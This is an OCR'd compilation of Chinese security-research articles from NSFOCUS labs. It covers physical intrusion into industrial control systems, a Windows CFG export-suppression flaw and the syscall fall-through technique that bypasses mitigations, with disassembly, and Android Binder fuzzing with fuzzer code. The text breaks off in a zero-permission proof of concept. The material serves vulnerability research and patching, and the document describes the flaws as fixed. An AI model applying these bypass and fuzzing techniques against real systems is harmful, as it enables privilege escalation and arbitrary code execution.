全生产”（ID：dianlianquan）公布了《山西某火电厂燃料系统被植入非法程序事件简报》，比较详细的报道了一次真实的入侵过程，此前一直处于保密状态。本次真实入侵事件提到的是上图红框中的内容，可以看出，攻击模型和格物实验室在 11 月 1 日讲述的一模一样。详见《直击 HITB，绿盟科技格物实验室专家讲了这些干货》。这种物理攻击方式可能成为以后工控系统的主流攻击方式。

**工控系统物理攻击模型的其它变形**

上图中提到的工控系统物理攻击模型是一种常见的模型，在现实中可能有以下的变形：

- 信号的传输方式：可以是 WiFi，也可以是 4G 信号，实现对现场工控设备远距离实时控制和入侵；
- 接收信号的设备：可能是手机，也可能是电脑；
- 潜入的特工硬件：可以通过网线联入工控网络，也可能在供应环节植入到 PLC/DCS/ 工控机或者电脑机箱中，让人从外观无法分辨该设备是否做了手脚；
- 植入工控系统的方式很多：可能是销售环节植入、可能是售后和维护环节植入、还可能是内鬼勾结植入。

**物理安全防护探索**

前面讲了格物实验室目前公开的几个攻击场景，如何预防物理攻击我们也做了很多思考。

很多物理攻击方式都需要通过无线信号进行数据的双向传送。可以从无线电信号监控方面入手，目前绿盟科技的工业网络安全合规评估工具 ISCAT 已经集成了对无线信号的搜索和监控。还可以对工控网络中接入的设备进行诊断和记录，如果有新的未知设备接入系统，可以在第一时间报警或阻断设备的接入。


最后以一个段子结尾：如果在监控中出现了气球，挡住了摄像头，最好过去看一下，因为可能正在被物理入侵。

# 天机实验室

## NSFOCUS TIANJI LAB

天机实验室以高级漏洞攻防对抗技术为主要研究方向，包括：漏洞挖掘技术研究、漏洞分析技术研究、漏洞利用技术研究、安全防御机制及对抗技术研究等。 研究目标涵盖主流操作系统、流行的应用系统及软件、重要的基础组件库、以及新兴的技术方向。 通过对攻防对抗技术的研究，为更有效的安全解决方案提供建议。

# 以子之盾，攻子之盾

绿盟科技 天机实验室

关键词：Mitigation Bypass CFG

摘要：缓解措施是 Windows 防御体系中的重要环节，通过阻断漏洞利用技术来增加攻击的难度与成本。随着漏洞利用技术的发展，微软也在持续的补充和完善 Windows 的缓解措施。正常情况下，这些补充和完善能够阻断已知的绕过技术，进一步减小攻击面，提供更全面的防御。然而，由于设计上的疏漏，新的缓解措施也可能会影响已有的缓解措施，反而被用来突破整个防御体系。本文将分析一项新近加入的缓解措施中存在的问题，说明如何利用该缓解措施来绕过所有缓解措施实现任意代码执行，最后会介绍怎样修复该问题。

## 一．概述

控制流防护（CFG）是微软在 Windows 10 发布时引入的一项缓解措施。

作为 Windows 防御体系中重要的一环，控制流防护很快成为攻防对抗的焦点，各种绕过的技术陆续被提出，而微软也在持续的改进和增强控制流防护。

● 2015 年 7 月，发布 Windows 10 TH1，支持对 JIT 生成的代码进行防护，以及对已知危险函数的显示抑制（Explicit Suppression）。

● 2015 年 11 月，发布 Windows 10 TH2，清除了已知的危险封装函数（wrapper）。

● 2016 年 8 月，发布 Windows 10 RS1，支持对 longjmp 进行防护。

● 2017 年 4 月，发布 Windows 10 RS2，支持控制流防护的严格模式（Strict Mode），以及导出函数抑制（Export Suppression）。


这些改进和增强，弥补了控制流防护设计之初的疏漏，使得其防护更加完善、可靠。然而，控制流防护是一个复杂、精巧的整体方案，在进行改进和增强时，稍有不慎就可能反而引入安全风险，使得系统更容易被攻击。

新进引入的导出函数抑制中就存在着这样一个问题。

## 二．问题分析

控制流防护通过一个位图（CFG Bitmap）来标记地址是否允许


被间接调用，如果每个地址都使用位图中的一位，那么这个位图将会占用过多的内存。因此，微软在权衡之后决定每 8 个地址共用位图中的一位，以降低启用控制流防护带来的内存开销。



这样的设计虽然节省了内存，但同时也带来了隐患。每个允许被间接调用的函数附近都有 7 个地址也是可以被合法的间接调用的，攻击者可以尝试在这些地址中寻找可用的 ROP Gadget。

```
合法函数
00007fff`344afa90 0fc9          bswap   ecx
00007fff`344afa92 8bc1          mov     eax,ecx
00007fff`344afa94 c3            ret

ROP Gadget
00007fff`344afa91 c9            leave
00007fff`344afa92 8bc1          mov     eax,ecx
00007fff`344afa94 c3            ret
```

为了解决这一问题，微软在正式发布控制流防护时做了一些调整，改为每 16 个地址使用位图中相邻的两位，其中 16 字节对齐的那个地址使用位图的偶数位，剩下的 15 个地址共用位图的奇数位。同时对编译器进行更新，将编译生成的函数地址都按 16 字节进行对齐，从而避免共用位图中的位。




在引入导出函数抑制之后，需要在 CFG Bitmap 中标记地址的 3 种状态：允许被间接调用（01）、禁止被间接调用（00）、抑制的导出函数（10），每个地址将占用位图中的两位。

此时，16 字节对齐的地址将同时使用位图中的偶数位与奇数位：

位图中的奇数位原本是用于非 16 字节对齐的地址的，那么非 16 字节对齐的地址将如何处理呢?

我们来看一下函数 ntdll!LdrpDispatchUserCallTargetES 的实现:



对于非 16 字节对齐的地址，这里进行了两次位测试，只有在两次测试均成功的情况下才会执行间接调用，否则就会进入异常处理流程。

看起来似乎也是在同时使用位图中的偶数位与奇数位，并且利用剩下的第 4 个状态（11）来标记允许被间接调用的地址。

然而，这段代码中实际上包含着一个逻辑错误：第二次位测试确实是测试了位图的奇数位，第一次位测试却并不一定总是测试的偶数位。

这里，第一次位测试使用的算法与最初每 8 个地址共用位图中的一位时所使用的相同，当地址的第 4 位为 0 时将测试偶数位，而当地址的第 4 位为 1 时将测试奇数位。因此，当地址的低 4 位为 0x8 ~ 0xF 时，两次位测试实际上都是测试的奇数位。

对于被抑制的导出函数 Func，位图 CFG Bitmap 中对应的两位中的奇数位将被设置为 1，以标记其被抑制的状态。因此，地址 Func+0x8 ~ Func+0xF 都可以通过函数 ntdll!LdrpDispatchUserCallTargetES 的测试，而成为合法的间接函数调用目标。

## 三．利用技巧

如前所述，导出函数抑制的实现中存在逻辑错误，会使得预期之外的地址也成为合法的间接函数调用目标。那么，如何利用这一缺陷呢?


最直接的想法还是在这些地址中寻找 ROP Gadget。然而，虽然每个被抑制的导出函数都会增加 8 个可用的地址，以至于有大量的目标地址可以用于搜寻；但是这些地址都位于函数开始处的固定位置，而函数的开始部分往往是有限的几种模式之一；所以实际上并不一定能在这些地址中找到合用的 ROP Gadget。

针对这一缺陷，有一种更为有效的利用技巧——系统调用穿越。

模块 ntdll 中的系统调用函数也是导出函数，同时又具有以下特点：函数代码很紧凑，仅仅 24 字节；在保持 16 字节对齐的前提下彼此邻接，之间填充的为空指令；函数实现高度相似，仅 4 字节差异。

因此，可以在系统调用函数中寻找一个偏移，使得剩下的代码都成为空指令，从而能够穿越到下一个系统调用函数中去，达到调用该系统调用的目的。

对于 32 位系统，偏移 +0xE 就符合要求：



对于 64 位系统，情况复杂一些。偏移 +0xE 处有一个条件跳转：

```
ntdll!NtDuplicateToken+0xe:
00007ff8`deabfe9e 7f01          jg      ntdll!NtDuplicateToken+0x11 (00007ff8`deabfea1)
00007ff8`deabfea0 7503          jne     ntdll!NtDuplicateToken+0x15 (00007ff8`deabfea5)
00007ff8`deabfea2 0f05          syscall
00007ff8`deabfea4 c3            ret
```

如果能满足条件，就可以通过跳转再次重构代码，从而能够穿越到下一个系统调用函数中：

```
ntdll!NtDuplicateToken+0x11:
00007ff8`deabfea1 030f          add     ecx,dword ptr [rdi]
00007ff8`deabfea3 05c3cd2ec3    add     eax,0C32ECDC3h
00007ff8`deabfea8 0f1f840000000000  nop     dword ptr [rax+rax]
ntdll!NtContinue:
00007ff8`deabfeb0 4c8bd1        mov     r10,rcx
00007ff8`deabfeb3 b843000000    mov     eax,43h
00007ff8`deabfeb8 f604250803fe7f01  test    byte ptr [SharedUserData+0x308
(00000000`7ffe0308)],1
00007ff8`deabfec0 7503          jne     ntdll!NtContinue+0x15 (00007ff8`deabfec5)
00007ff8`deabfec2 0f05          syscall
00007ff8`deabfec4 c3            ret
00007ff8`deabfec5 cd2e          int     2Eh
00007ff8`deabfec7 c3            ret
00007ff8`deabfec8 0f1f840000000000  nop     dword ptr [rax+rax]
```


利用这一技巧，可以调用大部分的系统调用，包括被禁止间接调用的危险函数，如 NtContinue 等，因为这里实际利用的是前一函数 NtDuplicateToken 在 CFG Bitmap 中的标记位，而不是 NtContinue 自身的标记。

```
76543210 76543210 76543210 76543210
-------- -------- -------- --------
00100010 00010010 00100010 00100000    22 12 22 20
00010010 00100010 00100010 00000010    12 22 22 02

ntdll!NtDuplicateToken:
00007ff8`deabfe90 4c8bd1          mov     r10,rcx
00007ff8`deabfe93 b842000000      mov     eax,42h
00007ff8`deabfe98 f604250803fe7f01 test     byte ptr
[SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff8`deabfea0 7503            jne     ntdll!NtDuplicateToken+0x15
(00007ff8`deabfea5)
00007ff8`deabfea2 0f05            syscall
00007ff8`deabfea4 c3              ret
00007ff8`deabfea5 cd2e            int     2Eh
00007ff8`deabfea7 c3              ret
00007ff8`deabfea8 0f1f840000000000 nop     dword ptr [rax+rax]
ntdll!NtContinue:
00007ff8`deabfeb0 4c8bd1          mov     r10,rcx
00007ff8`deabfeb3 b843000000      mov     eax,43h
00007ff8`deabfeb8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308
(00000000`7ffe0308)],1
00007ff8`deabfec0 7503            jne     ntdll!NtContinue+0x15
(00007ff8`deabfec5)
00007ff8`deabfec2 0f05            syscall
00007ff8`deabfec4 c3              ret
00007ff8`deabfec5 cd2e            int     2Eh
00007ff8`deabfec7 c3              ret
00007ff8`deabfec8 0f1f840000000000 nop     dword ptr [rax+rax]
```

至此，就可以利用导出函数抑制自身的缺陷来绕过所有的缓解措施，达到执行任意代码的目的。

## 四．问题修复

微软在 2017 年 9 月的补丁中修复了这一问题，修复的方案很简单，将函数 ntdll!LdrpDispatchUserCallTargetES 中的第一次位测试改为始终测试偶数位就可以了。



然而，函数 ntdll!LdrpDispatchUserCallTarget 仍然使用着错误的逻辑。

理论上，启用了导出函数抑制之后，就不会再使用函数 ntdll!LdrpDispatchUserCallTarget 了。但是，这是一个模块级的设置，而不是一个进程级的设置。即使在启用了导出函数抑制的进程中，加载一个没有设置 IMAGE_GUARD_CF_EXPORT_SUPPRESSION_INFO_PRESENT 标志的模块时，该模块还是会使用函数 ntdll!LdrpDispatchUserCallTarget 的。


而系统中还是有不少模块没有设置该标志的：

- C:\Windows\System32\F12\msdbg2.dll
- C:\Windows\System32\F12\pdm.dll
- C:\Windows\System32\F12\pdmproxy100.dll
- C:\Windows\System32\Macromed\Flash\Flash.ocx
- C:\Windows\System32\Macromed\Flash\FlashUtil_ActiveX.dll
- C:\Windows\System32\aspnet_counters.dll
- C:\Windows\System32\libcrypto.dll

加载一个这样的模块，就可以在其中寻找一个跳板函数（本身允许被间接调用，同时会间接调用指定函数），比如：

利用这样的跳板函数，仍然可以实现任意代码的执行。

微软最终在 2018 年 6 月的补丁中彻底修复了这一问题。



# Android Binder Fuzzing 的一些思路

绿盟科技 天机实验室

## 1. binder 简介


Android 安全模型的一个关键部分是每一个应用程序都被赋予一个唯一的 Linux 用户 ID 和组 ID，运行在自己的进程和 Dalvik 虚拟机里。在应用程序安装的过程中，Android 系统设备上创建一个专门的目录（文件夹），用于存储此应用程序的数据，并且仅允许应用程序利用 Linux 用户 ID 和组 ID 的相应访问权限对这些数据进行访问。此外，此应用程序的 Dalvik 虚拟机使用应用程序的用户 ID 运行在自己的进程中。这些关键的机制在操作系统层面上强制数据安全，因为应用程序之间不共享内存、访问权限及磁盘存储。应用程序只能在它们自己的 Dalvik 虚拟机范围内访问内存和数据。

```
$ ps
...

u0_a16        2757   882 2574956 116944 SyS_epoll+          0 S com.
google.android.gms.persistent
u0_a128       2774   883 1939084  87720 SyS_epoll+          0 S com.
ss.android.article.news:push
u0_a16        2850   882 2322980  46592 SyS_epoll+          0 S com.
google.process.gapps
u0_a128       2887   883 2190568 181868 SyS_epoll+          0 S com.
ss.android.article.news
u0_a37        2900   882 2430908  58316 SyS_epoll+          0 S com.
google.android.googlequicksearchbox:interactor
nfc           2918   882 2351828  62356 SyS_epoll+          0 S com.
android.nfc
u0_a45        2930   882 2309884  43576 SyS_epoll+          0 S
se.dirac.acs
```

```
radio          2945   882 2313144  45592 SyS_epoll+          0 S  net.
oneplus.push
u0_a0          2956   882 2304600  36360 SyS_epoll+          0 S com.
oneplus
system         2967   882 2307276  38088 SyS_epoll+          0 S com.
fingerprints.serviceext
system         2985   882 2309992  42044 SyS_epoll+          0 S com.
oneplus.opbugreportlite
u0_a142        2997   882 2370296  93324 SyS_epoll+          0 S com.
oneplus.aod
u0_a16         3018   882 2731976 165828 SyS_epoll+          0 S com.
google.android.gms
...
```

Android app 是由 Activity、Service、Broadcast 和 Content Provider 四大组件构成，而这些组件可能运行在同一进程中，也可能运行在不同的进程中，而像 PowerManagerService 等重要服务都运行在核心进程 system_server 里，所以 Android 系统必须实现一个靠谱的进程间通信机制（IPC）。Android 系统基于 Linux 开发，Linux 中有很多进程间通信的方法，如 Signal、Pipe、Socket、Share Memeory、Semaphore，但是 Android 系统并没有使用这些进程间通信的方法，而是基于 OpenBinder 自己开发了一套进程通信的方法，Binder 是 Android 系统 IPC 通信的机制。

```
$ adb shell ps | grep system_server
system 63 32 120160 35408 ffffffff afd0c738 S system_server

$ adb logcat | grep "63)"
...
D/PowerManagerService( 63): bootCompleted
I/TelephonyRegistry( 63): notifyServiceState: 0 home Android Android
310260 UMTS CSS not supp...
I/TelephonyRegistry( 63): notifyDataConnection: state=0 isDataConne
ctivityPossible=false reason=null
interfaceName=null networkType=3
I/SearchManagerService( 63): Building list of searchable activities
I/WifiService( 63): WifiService trying to setNumAllowed to 11 with
persist set to true
I/ActivityManager( 63): Config changed: { scale=1.0 imsi=310/260
loc=en_US touch=3 keys=2/1/2 nav=3/1 ...
I/TelephonyRegistry( 63): notifyMessageWaitingChanged: false
I/TelephonyRegistry( 63): notifyCallForwardingChanged: false
I/TelephonyRegistry( 63): notifyDataConnection: state=1
isDataConnectivityPossible=true reason=simL...
I/TelephonyRegistry( 63): notifyDataConnection: state=2
isDataConnectivityPossible=true reason=simL...
D/Tethering( 63): MasterInitialState.processMessage what=3
I/ActivityManager( 63): Start proc android.process.media for
broadcast
com.android.providers.downloads/.DownloadReceiver: pid=223
uid=10002 gids={1015, 2001, 3003}
I/RecoverySystem( 63): No recovery log file
W/WindowManager( 63): App freeze timeout expired.
```





## 2. Binder 架构

Binder 使用 CS（Client/Server）模型，提供服务的进程是 Server 进程，访问服务的是 Client 进程。从代码实现的角度看，Binder 架构

采用的是分层架构设计，大致上可以分为 Java 层，Java IPC 层，Native IPC 层，Linux 内核层。


从组件的视角来看，Binder 包含了 Client、Server、ServiceManger 和 binder 驱动，ServiceManager 用于管理系统中的各种服务，见下图。



图中虚线的箭头为跨进程的进程间通信，必须使用 Android IPC binder 机制。

## 3. 为什么要 fuzz binder

把 Binder 作为一个目标的原因比较明显，因为在 Android 的安全模型中，Binder 是一个重要的安全边界。在一个低权限的 app 里面构造的数据，会在高权限的进程里面使用，如果发生问题，就是一个明显的权限提升漏洞。另外数据在处理的过程中，有 flatten 和 unflatten 两个步骤，这些步骤就像我们平时说的编码和解码一样非常容易出问题。





存在一些非常经典的漏洞，例如 CVE-2014-7911 该漏洞允许恶意应用从普通应用权限提权到 system 用户执行命令。

## 4. 实现

在每个层面都可以实现相关代码进行 Fuzz，下面分析在每个层面的具体实现。

### 4.1 直接调用 ioctl

实现 Binder fuzzer 的方法有好几种，最直接的想法当然就是直接调用 ioctl 系统调用。



其中 fd 可以通过打开 /dev/binder 设备文件获得，难点在 binder_write_read 数据结构的构造。


int fd = open("/dev/binder", O_RDWR);

### 4.2 Native 层

在 Native 层，利用 IBinder 可以将问题简化，看上面的结构图，通过阅读 Android 源码，可以看出我们可以利用 IBinder 的 transcat 来调用相应的 Binder 接口函数，参考：

*https://android.googlesource.com/platform/frameworks/native/+/master/cmds/service/service.cpp*

调用 IBinder 的 transact 需要自己填充 parcel 数据，可以从下面的示意理解大致的含义：




code 为 Binder 调用接口的功能号，parcel 中需要指定调用那个接口。

```
String16 get_interface_name(sp<IBinder> service)
{
    if (service != NULL) {
        Parcel data, reply;
            status_t err = service->transact(IBinder::INTERFACE_
TRANSACTION, data, &reply);
        if (err == NO_ERROR) {
            return reply.readString16();
        }
    }
    return String16();
}
int main(int argc, char** argv).
{
    sp<IServiceManager> sm = defaultServiceManager();
    Vector<String16> services = sm->listServices();

    for (uint32_t i = 0; i < services.size(); i++) {
        String16 name = services[i];
        sp<IBinder> service = sm->checkService(name);
        String16 ifName = get_interface_name(service);
        if (service != NULL && ifName.size() > 0) {

            for (uint32_t code = 0; code <= 100; code++) {
                aout << "ifName: " << ifName << ", code: " << code <<
endl;

                Parcel data, reply;
                data.writeInterfaceToken(ifName);
                for (uint32_t i = 0; i < random() % 800; i++ ) {
                    uint32_t a = random();
                    aout << "data[" << i << "]: " << a << endl;
                    data.writeInt32(a);
                }
                service->transact(code, data, &reply, 1);
            }
        }
    }
    return 0;
}
```

### 4.3 Java 应用层

到了 Java 应用层，我们可以获得的信息就丰富了，可以获得详细的信息。

#### 1) 获取所有运行的 services

```
public String[] getServices() {
String[] services = null;
try {
    services = (String[]) Class.forName("android.os.ServiceManager")
   .getDeclaredMethod("listServices").invoke(null);
  } catch (ClassCastException e) {
  } catch (ClassNotFoundException e) {
  } catch (NoSuchMethodException e) {
  } catch (InvocationTargetException e) {
  } catch (IllegalAccessException e) {
  }

  return services;
}
```

#### 2) 获得对应服务的 IBinder 对象

```
public IBinder getIBinder(String service) {
  IBinder serviceBinder = null;
  try {
      serviceBinder = (IBinder) Class.forName("android.
os.ServiceManager")
              .getDeclaredMethod("getService", String.class).
invoke(null, service);
  } catch (ClassCastException e) {
  } catch (ClassNotFoundException e) {
  } catch (NoSuchMethodException e) {
  } catch (InvocationTargetException e) {
  } catch (IllegalAccessException e) {
  }

  return serviceBinder;
}
```

#### 3) 利用反射获取对应接口的所有 code

```
public HashMap<String,Integer> getBinderCode(String
interfaceDescriptor) {
   HashMap<String, Integer> codes = new HashMap<>();
 if (interfaceDescriptor == null)
      return codes;

   try {
      Class<?> cStub = Class
            .forName(interfaceDescriptor + "$Stub");
      Field[] f = cStub.getDeclaredFields();
      for (Field field : f) {
         field.setAccessible(true);
         String k= field.toString().split("\\$Stub\\.")[1];
         if (k.contains("TRANSACTION"))
            codes.put(k, (int)field.get(this));
      }
   } catch (Exception e) {
   }

   return codes;
}
```

#### 4) 利用反射获取对应接口所有调用的参数类型

binder call 的参数类型

```
public HashMap<String, List<String>>
    getBinderCallParameter(String interfaceDescriptor,
                           HashMap<String, Integer> codes) {
    HashMap<String, List<String>> ret = new HashMap();

    if (interfaceDescriptor == null)
        return ret;

    try {
        Class<?> cStub = Class
                .forName(interfaceDescriptor + "$Stub$Proxy");
        Method[] m = cStub.getDeclaredMethods();

        for (Method method : m) {
            int func_code = 0;
            List<String> func_parameter = new ArrayList<>();

            method.setAccessible(true);
                    String func_name = method.toString().
split("\\$Stub\\$Proxy\\.")[1];
            func_parameter.add(func_name);

            for (String key : codes.keySet()) {
                if (func_name.contains(key.substring("TRANSACTION_".
length())))
                    func_code = codes.get(key);
            }

            if (func_code == 0)
                continue;

            Class<?>[] ParameterTypes = method.getParameterTypes();
            for (int k=0; k < ParameterTypes.length; k++) {
                func_parameter.add(ParameterTypes[k].toString());
            }

            ret.put(Integer.toString(func_code), func_parameter);
        }
    } catch (Exception e) {
    }

    return ret;
}
```

5）Binder 调用

```
public static IBinder getIBinder(String service) {
    IBinder serviceBinder = null;
    try {
            serviceBinder = (IBinder) Class.forName("android.
os.ServiceManager")
                .getDeclaredMethod("getService", String.class).invoke(null,
service);
    } catch (ClassCastException e) {
    } catch (ClassNotFoundException e) {
    } catch (NoSuchMethodException e) {
    } catch (InvocationTargetException e) {
    } catch (IllegalAccessException e) {
    }
```

```
    return serviceBinder;
}
public void fuzz (int code, String Service) {
    Parcel data = Parcel.obtain();
    Parcel reply = Parcel.obtain();

    IBinder serviceBinder = BinderInfo.getIBinder(service);
    serviceBinder.transact(code, data, reply, 0);
}
```

上面的几个步骤已经全部 java 代码实现，可行。

## 5. 实现方法的分析与比较

ioctl 的方法过于底层，需要实现的代码很多，而 java 应用层的代码由于权限原因，经常会遇到没有权限的情况。所以使用 Native 层的方法是合适的，在 Root 的 Android 机器上运行代码，可以解决权限问题。而 Java 应用层的代码利用反射可以获取到每个接口的详细信息，根据获取到的信息指导 Native 层 fuzz 程序的后续变异，应该是比较理想的方法。

## 6. Fuzz 数据的生成

可以考虑移植 radasma 到 Android 平台

```
$ git clone https://github.com/anestisb/radamsa-android.git
$ cd radamsa-android
```

```
$ export PATH=$PATH:NDK_PATH
$ ndk-build NDK_PROJECT_PATH=. APP_BUILD_SCRIPT=./jni/
Android.mk \
    APP_PLATFORM=android-24 APP_ABI=armeabi-v7a \
    NDK_TOOLCHAIN=arm-linux-androideabi-4.9
[armeabi-v7a] Compile thumb  : radamsa <= radamsa.c
[armeabi-v7a] Executable     : radamsa
[armeabi-v7a] Install        : radamsa => libs/armeabi-v7a/radamsa
```

### 6.1 更新 radamsa-android

github 上移植的 radamsa 已经比较古老 (0.4), 可以直接将最新版 (0.6a) 的 radamsa 移植到 Android 上。方法比较简单，在原始的 radamsa 中有一个 radamsa.c 将这个文件替换 radamsa-android/jni 目录下的 radamsa.c

然后在文件中添加下面代码，重新编译即可：

```
#ifdef ANDROID
#include <arpa/inet.h>
#ifndef WIFCONTINUED
#define WIFCONTINUED(stat) 0
#endif
#endif
```

### 7. Fuzz 出来的一些漏洞

1) htc m8 零权限打开闪光灯

```
IBinder serviceBinder = getIBinder("media.camera");

Parcel data1 = Parcel.obtain();
Parcel reply1 = Parcel.obtain();
try {
